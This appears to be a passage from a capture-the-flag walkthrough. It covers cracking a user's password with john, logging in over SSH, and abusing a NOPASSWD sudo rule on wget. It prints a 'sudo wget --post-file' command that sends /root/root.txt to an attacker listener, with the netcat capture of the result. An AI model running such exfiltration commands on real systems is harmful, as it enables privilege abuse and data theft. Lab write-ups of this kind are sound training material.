
Retry, and john needs 19 seconds on 4 CPU threads:
cooldude! (sammy)
SSH as sammy, and the flag sunny was locked out of is one cat away:
ed0afd6ae6704cfaa8baaae1cacc3c91
7. sudo wget: the grant is the vulnerability
sammy's sudo rule explains the roadmap hint: (root) NOPASSWD: /usr/bin/wget. Any arguments. Root's download privileges, sunny's... sorry, sammy's session.


GTFOBins has the page for exactly this: wget's Upload section. --post-file makes wget read a file and send it as a POST body, and sudo does not drop the privileges before it runs. The command is the exfiltration:
sudo wget --post-file=/root/root.txt http://10.10.14.204:1212First attempt picks the wrong receiver: python -m http.server is a GET-only file server, and it rejects the POST with a 501 without reading the body. Right primitive, wrong listener.



Receiver two: a raw netcat listener. The retry lands, and nc prints the whole request, headers and body:
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (solaris2.11)
Content-Length: 33

9b526c2c09fd25576796218f6ab3d947
33 bytes: 32 hex characters and a newline. That is /root/root.txt, delivered by root's own wget to a listener that just prints what it gets. Root flag, zero root commands executed.

The technique, straight from the source: